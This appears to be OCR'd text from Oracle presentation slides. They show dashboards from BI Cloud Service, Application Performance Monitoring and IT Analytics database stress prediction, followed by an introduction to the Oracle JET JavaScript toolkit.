
Philippe.lions@oracle.com


Bar Chart Width

Revenue by Region, Brand, Profit Value

Revenue by Product, Region, Profit Value

Revenue by Region, Area, Profit Ratio %, Revenue


ORACLE Business Intelligence Cloud Service
philippe.lions@oracle.com
Students Reached
# Students Reached by Year, Primary Focus Area
15M
12M
9M
6M
3M
0M
# Students Reached
2004.00
2005.00
2006.00
2007.00
2008.00
2009.00
2010.00
2011.00
2012.00
2013.00
2014.00
Year
Primary Focus Area
Applied Learning
Health & Sports
History & Civics
Literacy & Language
Math & Science
Music & The Arts
Special Needs
# Students Reached by Year, Resource Type, Poverty Level
A: Low poverty
B: Moderate poverty
C: High poverty
D: Highest poverty
Books
Other
Supplies
Technology
3.0M
2.0M
1.0M
0.0M
# Students Reached
Year
# Students Reached by Primary Focus Area, Resource Type, Poverty Level
Re...
Low poverty
B: Moderate poverty
C: High poverty
D: Highest poverty
Literacy & Language
Math & Science
Music & The Arts
Health & Sports
Applied Learning
History & Civics
Special Needs
Primary Focus Area
Applied Learning
Health & Sports
History & Civics
Literacy & Language
Math & Science
Music & The Arts
Special Needs
# Students Reached
20
5M



ORACLE Management Cloud
Application Performance Monitoring

emcsadmin

Server Request

Yesterday 11:00 AM - Today 11:24 AM

OrderService.submit

Type	JAXRPC
AppServer	hostC1.apm_testtenantx1.testDom:-1
Deployment	OrderService.war

REQUEST RESPONSE TIME
524 ms avg
↓ <1% prior day
▲ Max 2.42 s
▼ Min 0 ms

TIER AVERAGE RESPONSE
AppServer 52.48%
External 47.52%
Database 0%

CALLS
116.91 /min
↓ 11.07% prior day

ERRORS
50.1 %
↑ <1% prior day

APPSERVER
Heap Memory 26.89%
CPU Usage 2.44%
Load

Diagram | Metrics | Links | Callers | Database | Instances

MEASUREMENT CHARTS
Yesterday 12:59 PM - Today 6:25 AM

REQUEST RESPONSE TIME

Click icon to open related instance.


Max Response Time: 2.42 s at 6:52 PM

CALLS & ERRORS

Successful Calls: 1,478 at 6:52 PM

TIER AVERAGE RESPONSE

AppServer: 276.93 ms at 6:52 PM


ORACLE
Enterprise Manager Cloud Services
IT Analytics - Predictive Analytics
emsaas.user@oracle.com
Oracle Logo
Overview
Database Stress Prediction
JVM Out Of Memory Prediction

itasraq.us.oracle.com - Risk Analytics

Select a Target: itasraq.us.oracle.com Apply

Alert Management

8
7
6
5
4
3
2
1
0
Critical
Warning
Summary ✖
Severity ✖
Confidence % ✖
Time ✖
Status ✖

Summary	Severity	Confidence %	Time	Status
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.67% DB time due to 20.09 sessions). Host Memory (30.97% Memory Used, 22.37% Swap Utilization).	✖	40	Fri, 09 Jan 2015 09:29:49 GMT	↗
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.57% DB time due to 20.08 sessions). Host Memory (30.65% Memory Used, 22.37% Swap Utilization).	✖	44	Fri, 09 Jan 2015 05:09:49 GMT	↗
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.14% DB time due to 20.11 sessions). Host Memory (31.06% Memory Used, 22.37% Swap Utilization).	✖	40	Fri, 09 Jan 2015 03:59:49 GMT	↗
Early prediction of DB stress alerted 30 minutes in advance. Bottlenecks: User IO (99.73% DB time due to 20.11 sessions). Host Memory (32.07% Memory Used, 22.37% Swap Utilization).	✖	40	Fri, 09 Jan 2015 02:49:49 GMT	↗

Page 1 of 4 (1-4 of 15 items) 1 2 3 4


Stress Index History

Key Contributors to Stress


Oracle JET: Free & Open Source Enterprise JavaScript


Oracle JavaScript Extension Toolkit

- oraclejet.org, @oraclejet, github.com/oracle/oraclejet
- Not a framework, not a library, but a toolkit
- Collection of open source libraries, e.g., Require, Knockout, JQuery
